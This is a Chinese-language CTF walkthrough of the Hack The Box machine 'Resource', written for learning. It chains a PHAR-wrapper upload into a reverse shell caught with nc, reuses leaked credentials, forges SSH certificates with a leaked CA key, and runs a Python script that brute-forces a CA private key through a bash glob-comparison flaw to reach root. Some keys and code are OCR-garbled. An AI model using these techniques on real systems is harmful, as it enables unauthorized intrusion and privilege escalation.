


Resource,phar(反彈shell)、ssh金鑰簽署

```
└─# nmap -sCV -A -p22,80,2222 10.10.11.27
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-08 04:46 PDT
Nmap scan report for 10.10.11.27
Host is up (0.30s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 d5:4f:62:39:7b:d2:22:f0:a8:8a:d9:90:35:60:56:88 (ECDSA)
|_  256 fb:67:b0:60:52:f2:12:7e:6c:13:fb:75:f2:bb:1a:ca (ED25519)
80/tcp    open  http      nginx 1.18.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://itrc.ssg.hrb/
|_ http-server-header: nginx/1.18.0 (Ubuntu)
2222/tcp  open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   256 f2:a6:83:b9:90:6b:6c:54:32:22:ec:af:17:04:bd:16 (ECDSA)
|_  256 0c:c3:9c:10:f5:7f:d3:e4:a8:28:6a:51:ad:1a:e1:bf (ED25519)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Aggressive OS guesses: Linux 5.0 (96%), Linux 4.15 - 5.8 (96%), Linux 5.3 -
5.4 (95%), Linux 2.6.32 (95%), Linux 5.0 - 5.5 (95%), Linux 3.1 (95%), Linux
3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%), ASUS RT-
N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 443/tcp)
HOP RTT      ADDRESS
1   326.99 ms 10.10.14.1
2   327.16 ms 10.10.11.27

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.71 seconds
```




順便目錄爆破。發現

<http://itrc.ssg.htb/uploads>

登入後，可以上傳檔案(限ZIP)

上傳php反彈看看（上傳後變這樣）



下載後為相同檔案名稱，測試LFI看看，也搭配/uploads



以下為失敗

<http://itrc.ssg.htb/>?

page=629c0c6cc30c67b563f2122ab255b2b293839e6f.zip/res.php

<http://itrc.ssg.htb/>?

page=../uploads/629c0c6cc30c67b563f2122ab255b2b293839e6f.zip/res.php

<http://itrc.ssg.htb/?page=../uploads/res.php>

有測試扣除.php(失敗)

可能php不能執行，測試PHAR反序列化漏洞看看？（成功）

<http://itrc.ssg.htb/>?

page=phar://uploads/629c0c6cc30c67b563f2122ab255b2b293839e6f.zip/res

```
└─# nc -lnvp 9200
listening on [any] 9200 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.11.27] 50078
Linux itrc 5.15.0-117-generic #127-Ubuntu SMP Fri Jul 5 20:13:28 UTC 2024 x86_64 GNU/Linux
12:32:27 up 6:40, 0 user, load average: 0.00, 0.09, 2.85
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
wh$ oami
www-data@itrc:~$
$ pwd
/
$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
msainristil:x:1000:1000::/home/msainristil:/bin/bash
zzinter:x:1001:1001::/home/zzinter:/bin/bash
```

/etc/passwd

root:x:0:0:root:/root:/bin/bash

msainristil:x:1000:1000::/home/msainristil:/bin/bash

zzinter:x:1001:1001::/home/zzinter:/bin/bash

在/var/www/itrc/db.php找到

```
$dsn = "mysql:host=db;dbname=resourcecenter;"
```

```
$dbusername = "jj";
```

```
$dbpassword = "ugEG5rR5SG8uPd";
```

```
$pdo = new PDO($dsn, $dbusername, $dbpassword);
```

測次所有帳號、mysql都無法登入。。。

```
$ su zzinter
Password: ugEG5rR5SG8uPd
su: Authentication failure
$ su jj
su: user jj does not exist or the user entry does not contain all the required fields
$ ugEG5rR5SG8uPd
/bin/sh: 39: ugEG5rR5SG8uPd: not found
$ mysql -ujj -p
Enter password: ugEG5rR5SG8uPd
ERROR 2002 (HY000): Can't connect to local server through socket '/run/mysqld/mysqld.sock' (2)
```

在 `/var/www/itrc/uploads` 發現公私鑰(但此是無效的)，
但可以將域名加入hosts

```
$ cat id_ed25519.pub
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMI916//9yp/9z9HQn10CxitlWqEYwKLoST6Z+5dNSBs bmcgregor@ssg.htb
$ cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQgQDa1RS3oCZOLoHXlCKYKOBciaQzNA9weEgVKEyVcr6Wrtll18clZi5tJkZiRUYRkqrV6lX3uzEY/OePxQd0/i73bYN2wc60AXn0UFm8WEqfu5fYSao8vZK
/Yop80NAXA/x2JHeK74nC8feM9+u004NSjmj5tC8i8C6ywF0ZPu9Bym0RC/Nm8kOGDmrNwqV03ow05XzHBu5u4P1WdL7ge4JAm80LE7eNv0FJATxQ4hZghtQv0u3qWUqEbyjzKzrMbKuF2KPIH3Ep6dWrb
KjJ9MIUATJ3DwNwK6h5x10s/G6a08jkPke0s1SucovFb9b3C/PiYmjLMoAVqoMF8mrQ3NFIsgFFG6J+pUSMUIkZ/2/EfsPEmA1jfkzEAD18UH1PtXo4GehRabKw9lcbu1MbQHMgJg+0W/95RxK+wy0NSLuwmy
cKvpY8MK09MWP6UMoQmAhYEToulcfwrDGD9ncbzzTd1A951JWkpynGqVkaZDIvvrB+MF1XX1b2HYZ/7XGQs= mgraham@ssg.htb
```

以及 `itrc.ssg.htb.har`，內容很大，用web抓看看

`http://itrc.ssg.htb/uploads/itrc.ssg.htb.har`

輸入 `user or passwd`，找到帳密，與前面/etc/passwd相同

```
{
    "name": "user",
    "value": "msainristil"
},
{
    "name": "pass",
    "value": "82yards2closeit"
}
```

ssh登入成功

```
(root@kali) ~
# ssh msainristil@itrc.ssg.htb
The authenticity of host 'itrc.ssg.htb (10.10.11.27)' can't be established.
ED25519 key fingerprint is SHA256:PVHx0qGsN7oX50zMsI/302BPQ3u50UhffYNeJZuo2K4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'itrc.ssg.htb' (ED25519) to the list of known hosts.
msainristil@itrc.ssg.htb's password:
Linux itrc 5.15.0-117-generic #127-Ubuntu SMP Fri Jul 5 20:13:28 UTC 2024 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Aug  8 07:53:24 2024 from 10.10.14.37
msainristil@itrc:~$ id
uid=1000(msainristil) gid=1000(msainristil) groups=1000(msainristil)
msainristil@itrc:~$ whoami
msainristil
msainristil@itrc:~$
```

發現好多公鑰...

```
msainristil@itrc:~/decommission_old_ca$ ls
ca-itrc  ca-itrc.pub  hacker  hacker-cert.pub  hacker.pub  xxx  xxx-cert.pub  xxx.pub
```

看起來ca-itrc是主要，其他疑似其他玩家製作？

```
msainristil@itrc:~/decommission_old_ca$ ls -al
total 44
drwxr-xr-x 1 msainristil msainristil 4096 Aug  8 07:57 .
drwx----- 1 msainristil msainristil 4096 Aug  8 07:48 ..
-rw----- 1 msainristil msainristil 2602 Jan 24 2024 ca-itrc
-rw-r--r-- 1 msainristil msainristil 572 Jan 24 2024 ca-itrc.pub
-rw----- 1 msainristil msainristil 411 Aug  8 07:56 hacker
-rw-r--r-- 1 msainristil msainristil 1551 Aug  8 07:57 hacker-cert.pub
-rw-r--r-- 1 msainristil msainristil  98 Aug  8 07:56 hacker.pub
-rw----- 1 msainristil msainristil 2602 Aug  8 07:45 xxx
-rw-r--r-- 1 msainristil msainristil 2015 Aug  8 08:04 xxx-cert.pub
-rw-r--r-- 1 msainristil msainristil 570 Aug  8 07:45 xxx.pub
```

看一下公鑰

```
msainristil@itrc:~/decommission_old_ca$ cat ca-itrc.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGD0BD1UoFFL41g/FVX373rdm5WPz+SZ0bWt5PYP+dhok4vb3UpJPIG0eAsXmAkzEYVBHIiE+aGbrCvXDaSbZc6cI2aZfFraEPt080KVXHALAPgaOn/zFdld
8P9yaENKbK1tWLZ9I6rWg98IGET0b7JNZF9hZasjjD0IDKv8JQ3NwimDcZTc6Le0hJw52ANcLszteLiFSyoTty9N/oUgTUjkFsgsroEh+Onz4buVD2bxoZ+9m0QcdYTQ4ChwanfzFSnTrTtAQrJtyH/bDRTa
2BpmdmYdQu+4HcbD15NbiEwu1FNskz/YNDPkq3bEYEOvgMiu/0ZMy0werccx6Tn0G2cpp570/rG5GMcJi0WtcUic3k+XJ191WEG1EtXJNbZdtJc7Ky0EKhat0dgck8zpq62kejtKbQd86p6FvR8+xH3/JMxHv
MNVVVOdJt/Miik99sWb5Q7NCvcIXQ0ejVTzTI9QT27km/FUgl3cs5C24GIN7polPenQXEmdbB0WD2hrLLs=ITRC Certificate CA
```

現在讓我們建立金鑰並使用 ca-itrc 進行簽署。

* * *

```
ssh-keygen -t rsa -b 2048 -f tso
```

-t 代表類型，-b 代表位元組，-f 代表檔案。建立 2048 位元組長的 rsa 類型並將其儲存到金鑰對。這將建立 tso 和 tso.pub 檔案。現在我們必須使用 ca-itrc 對此進行簽名

* * *

```
ssh-keygen -s ca-itrc -n zzinter -I doesntmatter tso.pub
```

-s 代表簽署者，-n 代表目標使用者。我們正在簽署 tso.pub 文件。-I 代表 id

將檔案傳回本機

```
scp msainristil@itrc.ssg.htb:/home/msainristil/decommission_old_ca/tso* .
```

進行ssh私鑰（登入成功）

```
ssh -i tso zzinter@itrc.ssg.htb
```

```
Last login: Thu Aug  8 13:51:47 2024 from 10.10.14.2
zzinter@itrc:~$ ls
hacker hacker-cert.cert hacker.pub sign_key_api.sh t.sh user.txt zzinter.cert
zzinter@itrc:~$ id
uid=1001(zzinter) gid=1001(zzinter) groups=1001(zzinter)
zzinter@itrc:~$ whoami
zzinter
zzinter@itrc:~$ cat user.txt
8e4ef4ff7e2dd08d072290026cbde2b6
```

有1個sh檔案

```
#!/bin/bash
```

```
usage () {
    echo "Usage: $0 <public_key_file> <username> <principal>"
    exit 1
}
```

```
if [ "$#" -ne 3 ]; then
```

```

usage
fi

public_key_file="$1"
username="$2"
principal_str="$3"

supported_principals="webserver,analytics,support,security"
IFS=',' read -ra principal <<< "$principal_str"
for word in "${principal[@]}"; do
    if ! echo "$supported_principals" | grep -qw "$word"; then
        echo "Error: '$word' is not a supported principal."
        echo "Choose from:"
        echo "    webserver - external web servers - webadmin user"
        echo "    analytics - analytics team databases - analytics user"
        echo "    support - IT support server - support user"
        echo "    security - SOC servers - support user"
        echo
        usage
    fi
done

if [ ! -f "$public_key_file" ]; then
    echo "Error: Public key file '$public_key_file' not found."
    usage
fi

public_key=$(cat $public_key_file)

curl -s signserv.ssg.htb/v1/sign -d '{"pubkey": ""'$public_key'""',
"username": ""'$username'""', "principals": ""'$principal'""}' -H "Content-
Type: application/json" -H "Authorization:Bearer
7Tqx6owMLtnt6oeR2ORbWmOPk30z4ZH901kH6UUT6vNziNqGrYgmSve5jCmnPJDE"

```

剛剛做ssh部分，前面也有掃到2222是ssh，取得root因該是2222的ssh吧？？！

突然發現在dock裡，難怪不能用bash

```

zzinter@itrc:~$ ls -al /
total 76
drwxr-xr-x  1 root root 4096 Jul 23 14:22 .
drwxr-xr-x  1 root root 4096 Jul 23 14:22 ..
-rwxr-xr-x  1 root root    0 Jul 23 14:22 .dockerenv
lrwxrwxrwx  1 root root    7 Jul 22 00:00 bin -> usr/bin

```


/etc/ssh/ca_users_keys.pub 恩？

```
zzinter@itrc:/etc/ssh$ cat ca_users_keys.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQgQQoBD1UoFfL41g/FVX373rdm5WPz+S20bwt5PYP+dhok4vb3UpJPiGoEAsXmAkzEYVBHiiE+aGbrCvDaSbZc6cI2aZfFraEPt080KVXHALAPgaOn/zFdld
8P9yaENKBKltWLZ9I6rwg98IGETob7JNZF9hzasjD0IDKv8JQ3NwimDcZTc6Le0hJw52ANcLszteLiFSyoTty9N/oUgTujkFsgsroEh+Onz4buVD2bzoZ+9mODcdYTQ4ChwanfzFsnTrTtAQrJtyH/bDRTa
2BpmdmYdQu+4HcbDL5NbiEwu1FNskz/YNDPkq3bEYEOvgMiu/0ZMy0werC6Tn0G2cpp570/rG5GmcJi0WTcUic3k+XJ191WE61EtXJNbZdtJc7Ky0EKhat0dgck8zpq62kejtkBQd86p6FvR8+XH3/JMxHv
MNVYVODJt/Miik99sWb5Q7NCVcIXQ0ejVTzTI9QT27km/FUGl3cs5CZ4GIN7polPenQXEmdbBOWD2hrLLs= ITRC Certificate CA
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIHg8Cudy1ShyYfQzC3ANlgAcW7Q4MoZuezAE8mNF5mx Global SSG SSH Certificate from IT
```

一樣建立金鑰並執行腳本看看

```
ssh-keygen -t rsa -b 2048 -f tso
```

```
* * *
```

```
bash sign_key_api.sh tso.pub tso support
```

//support是因為腳本要求，用其他(root)會錯誤，也猜測是帳號//

獲取：

```
ssh-rsa-cert-v01@openssh.com
```

```
AAAAHHNzaC1yc2EtY2VydC12MDFAb3BlbnNzaC5jb20AAAAG1B6lQrCXCvgLoVYYxmHeft3E62as
8gTZ0Ce0UaE0L0kAAAADAQABAAQgC5pAMazd6BaowJXEGYaGk37mh0His9EkaGaHDE4iNUUGF
2A23QbXWM5J0zYbuaBgiffSHXDv100e5wWxvykHPTokRpeKhNyoKg0L2Q0qyBCBE0SzVti3q/DyU
sKv7W2P5Lxa7pJt74UkEv05HbsXCpjHIWp06MLnqTgyGZyrDr+Ry9eWd2VbHBKjL0XqtYXG6wuoJ
FRbLZTC01g2+P+rK/0VyZaBJD3atf0AYkZE84dJS9AAE2uZPAqjYVG1+MMFrijcLlvwsLi/VZ7xN
7FSnv816fW0M3kRlHb/R3zvwTGvga8h62iBgXrwi+1uvZDJYn30BXozRyrnRE7u3tvXPAAAAA
ADAAAAABAAAAA3RzbwAAAAAAsAAAAHc3VwcG9ydAAAAABmq6Jr/////////8AAAAAAGgAAABVw
ZXJtaXQtdWExLWZvcndhcmRpbmcAAAAAFAAF3Blcm1pdC1hZ2VudC1mb3J3YXJkaW5nAAAAA
ABZwZXJtaXQtdG9ydC1mb3J3YXJkaW5nAAAAAFAApwZXJtaXQtdHR5AAAAAFAA5wZXJtaXQtd
dXNlcil1yYwAAAAAFAAAMwAAAAAtzc2gtZWQyNTUxOQAAACCB4PArnctUocmH6swtWDZYAHFu
00DKGbnswBPJjRUpsQAAAFMAAAALc3NoLWVkmjU1MTkAAABA1wYonE/x5lg4B3giFT9I4WprIBE+
HUwEmBcrvnWjv7rz9yVsHsYJCl4sPUs8koI+4nuyRoG7GkvrZjtd42TcDQ== zzinter@itrc
```

新增檔案並放入，命名：support.cert

```
ssh -o CertificateFile=support.cert -i tso support@itrc.ssg.htb -p 2222
```

沒有hosts？

```
zzinter@itrc:~$ ssh -o CertificateFile=support.cert -i tso support@itrc -p 2222
ssh: connect to host itrc port 2222: Connection refused
zzinter@itrc:~$ ssh -o CertificateFile=support.cert -i tso support@itrc.ssg.htb -p 2222
ssh: connect to host itrc.ssg.htb port 2222: Connection refused
zzinter@itrc:~$
```

查看hosts：172.223.0.3，進行IP爆破，發現還有2組IP

```
zzinter@itrc:~$ cat /etc/hosts
127.0.0.1 localhost
::1 localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
172.223.0.3 itrc
zzinter@itrc:~$ for i in {1..254}; do (ping -c 1 172.223.0.${i} | grep "bytes from" | grep -v "Unreachable" &); done;
64 bytes from 172.223.0.1: icmp_seq=1 ttl=64 time=0.066 ms
64 bytes from 172.223.0.2: icmp_seq=1 ttl=64 time=0.081 ms
64 bytes from 172.223.0.3: icmp_seq=1 ttl=64 time=0.044 ms
zzinter@itrc:~$
```

(成功)以跳拖dock

```
ssh -o CertificateFile=support.cert -i tso support@172.223.0.1 -p 2222
```

```
support@ssg:~$ id
uid=1000(support) gid=1000(support) groups=1000(support)
support@ssg:~$ whoami
support
```

`/etc/ssh` 多一個目錄 `/auth_principals`，有3個使用者

```
support@ssg:/etc/ssh/auth_principals$ ls -al
total 20
drwxr-xr-x 2 root root 4096 Feb  8 12:16 .
drwxr-xr-x 5 root root 4096 Jul 24 12:24 ..
-rw-r--r-- 1 root root  10 Feb  8 12:16 root
-rw-r--r-- 1 root root  18 Feb  8 12:16 support
-rw-r--r-- 1 root root  13 Feb  8 12:11 zzinter
```

查看內容是??

```
support@ssg:/tmp$ cat zzinter
zzinter_temp
support@ssg:/tmp$ cat root
root_user
```

懷疑與前面腳本差不多，因該可以改內容 第三位的 `principal_str`
測試

```
bash sign_key_api.sh tso.pub root root_user => 失敗
```

```
bash sign_key_api.sh tso.pub zzinter zzinter_temp => 失敗
```

進行再次腳本，發現可以此行新增命名

```
supported_principals="webserver,analytics,support,security,root_user,zzinter_temp"
```

因 `zzinter` 無權限修改，將腳本載入本機

重要提示：腳本有 `curl -s signserv.ssg.htb`

需將 `signserv.ssg.htb` 放入 hosts

再次執行 `zzinter` 成功

```
bash sign_key_api.sh tso.pub zzinter zzinter_temp
```



```
#!/bin/bash

usage () {
    echo "Usage: $0 <ca_file> <public_key_file> <username> <principal>
<serial>"
    exit 1
}

if [ "$#" -ne 5 ]; then
    usage
fi

ca_file="$1"
public_key_file="$2"
username="$3"
principal="$4"
serial="$5"

if [ ! -f "$ca_file" ]; then
    echo "Error: CA file '$ca_file' not found."
    usage
fi
```

```

if [[ $ca == "/etc/ssh/ca-it" ]]; then
    echo "Error: Use API for signing with this CA."
    usage
fi

itca=$(cat /etc/ssh/ca-it)
ca=$(cat "$ca_file")
if [[ $itca == $ca ]]; then
    echo "Error: Use API for signing with this CA."
    usage
fi

if [ ! -f "$public_key_file" ]; then
    echo "Error: Public key file '$public_key_file' not found."
    usage
fi

supported_principals="webserver,analytics,support,security"
IFS=', ' read -ra principal <<< "$principal_str"
for word in "${principal[@]"; do
    if ! echo "$supported_principals" | grep -qw "$word"; then
        echo "Error: '$word' is not a supported principal."
        echo "Choose from:"
        echo "    webserver - external web servers - webadmin user"
        echo "    analytics - analytics team databases - analytics user"
        echo "    support - IT support server - support user"
        echo "    security - SOC servers - support user"
        echo
        usage
    fi
done

if ! [[ $serial =~ ^[0-9]+$ ]]; then
    echo "Error: '$serial' is not a number."
    usage
fi

ssh-keygen -s "$ca_file" -z "$serial" -I "$username" -V -1w:forever -n
"$principals" "$public_key_name"
* * *

```

腳本的目的是用指定的CA檔案對一個公鑰進行簽名，並產生SSH憑證。在執行操作之前，它會進行一些驗證，例如檢查輸入參數的數量、檔案是否存在、主體是否合法，以及序號是否為數字。如果使用指定的CA檔案進行簽名，使用者會被提示透過API進行操作。如果相同則返回錯誤代碼1。幾乎不可能對其進行

暴力破解。

* * *

舉個例子

```
#!/bin/bash
```

```
a= 'Hello World'
b= 'Hel*'

if [[ $a == $b ]];則
    echo  'a = b'
fi

if [[ $b == $a ]];則
    echo  'b = a'
fi
```

腳本將列印"a = b"，但不會列印"b = a"，因為 a 與 b 比較為真，但其他情況則不為真。該腳本將原始 CA 檔案與輸入 CA 進行比較。我們可以透過輸入 RANDOMLETTER+* 來操作它並檢查它是否為真，如果是，請跳到下一個字元。所以我們可以利用該漏洞來破解CA。

感謝大佬的腳本：<https://breachforums.st/Thread-HTB-Resource?page=17>

```
import string
import subprocess

header = "-----BEGIN OPENSSSH PRIVATE KEY-----"
footer = "-----END OPENSSSH PRIVATE KEY-----"
b64chars = string.ascii_letters + string.digits + "+/="
key = []
lines = 0
while True:
    for char in b64chars:
        with open("unknown.key", "w") as f:
            f.write(f"{header}\n{''.join(key)}{char}*")
            proc = subprocess.Popen("sudo /opt/sign_key.sh unknown.key
keypair.pub root root_user 1",
                                    stdout=subprocess.PIPE,
                                    stderr=subprocess.PIPE,
                                    shell=True)
            stdout, stderr = proc.communicate()
            if proc.returncode == 1:
                key.append(char)
                if len(key) > 1 and (len(key) - lines) % 70 == 0:
                    key.append("\n")
```

```

        lines += 1
    break
else:
    break
print(f"{header}\n{''.join(key)}\n{footer}")
with open("unknown.key", "w") as f:
    f.write(f"{header}\n{''.join(key)}\n{footer}")

```

先新增金鑰

```
ssh-keygen -t rsa -b 2048 -f keypair
```

執行破解腳本

```
python3 brute.py &
```

```

brute.py keypair keypair.pub root
zzinter@ssg:~$ python3 brute.py &
[1] 493896

```

& 用於背景作業。493896 是作業的任務 ID

最終取得：

```
-----BEGIN OPENSsh PRIVATE KEY-----
```

```

b3BlbnNzaC1rZXktdjEAAAABAG5vbmUAAAABbm9uZQAAAAAAAAABAAAAMwAAAAAtzc2gtZW
QyNTUxOQAAACCB4PArnctUocmH6swtwDZYAHFu00DKGbnswBPJjRUpsQAAAKg7Blys0wZc
rAAAAAAtzc2gtZWQyNTUxOQAAACCB4PArnctUocmH6swtwDZYAHFu00DKGbnswBPJjRUpsQ
AAAEbexnpzDJyYdz+91UG3dVfjT/scyWdzgaXlgx75RjY0o4Hg8Cudy1ShyYfqzC3ANlgA
cw7Q4MoZuezAE8mNFSmxAAAAAIkdsb2JhbCBTU0cgU1NIENlcnRmaWNpYXRlIGZyb20gSV
QBAgM=

```

```
-----END OPENSsh PRIVATE KEY-----
```

```
* * *
```

將內容傳到kali並命名root.cert

```
chmod 600 root.cert
```

```
* * *
```

```

//範例語法：ssh-keygen -s " $ca_file " -z " $serial " -I " $username " -V
-lw:forever -n " $principals " " $public_key_name "**

```

```
* * *
```

```

ssh-keygen -s root.cert -z 1 -I root -V -lw:forever -n root_user
keypair.pub

```

```
* * *
```

將keypair-cert.pub傳到靶機去

```
ssh -o CertificateFile=keypair-cert.pub -i keypair root@ssg.htb -p 2222
```

獲取root

```
root@ssg:~# id
uid=0(root) gid=0(root) groups=0(root)
root@ssg:~# whoami
root
root@ssg:~# cat /root/root.txt
1e40e11f0747d0fc82cb7cfc4d714cf9
root@ssg:~#
```